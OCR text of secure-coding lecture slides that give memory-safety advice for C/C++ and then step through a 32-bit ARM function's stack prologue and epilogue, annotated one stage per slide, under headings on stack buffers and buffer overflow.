
always initialize dynamically allocated variables -> use classes and constructors

implement destructor to wipe sensitive information from the heap


avoid dangling pointers (avoid raw pointers for ownership, use smart pointers)

Buffers

Buffers on Stack




Buffer Overflow



Function Call


```
push  {r4, r5, r6, r7, lr}
sub   sp, #300
add   r7, sp, #0

...

str   r0, [r7, #12]

...

movs  r0, r3
mov   sp, r7
add   sp, #300
pop   {r4, r5, r6, r7, pc}
```



Function Call

```
push  {r4, r5, r6, r7, lr}
sub   sp, #300
add   r7, sp, #0

...

str   r0, [r7, #12]

...

movs  r0, r3
mov   sp, r7
add   sp, #300
pop   {r4, r5, r6, r7, pc}
```


store register values on the stack



Function Call

```
push   {r4, r5, r6, r7, lr}
sub    sp, #300
add    r7, sp, #0

...

str    r0, [r7, #12]

...

movs   r0, r3
mov    sp, r7
add    sp, #300
pop    {r4, r5, r6, r7, pc}
```


adjust the stack pointer (allocate local variable)



Function Call

```
push   {r4, r5, r6, r7, lr}
sub    sp, #300
add    r7, sp, #0

...

str    r0, [r7, #12]

...

movs   r0, r3
mov    sp, r7
add    sp, #300
pop    {r4, r5, r6, r7, pc}
```

execute function body, use local variables




Function Call

```
push  {r4, r5, r6, r7, lr}
sub   sp, #300
add   r7, sp, #0

...

str   r0, [r7, #12]

...

movs  r0, r3
mov   sp, r7
add   sp, #300
pop   {r4, r5, r6, r7, pc}
```

prepare return value


return value



Function Call

```
push  {r4, r5, r6, r7, lr}
sub   sp, #300
add   r7, sp, #0

...

str   r0, [r7, #12]

...

movs  r0, r3
mov   sp, r7
add   sp, #300
pop   {r4, r5, r6, r7, pc}
```

deallocate local variables and restore stack pointer




Function Call

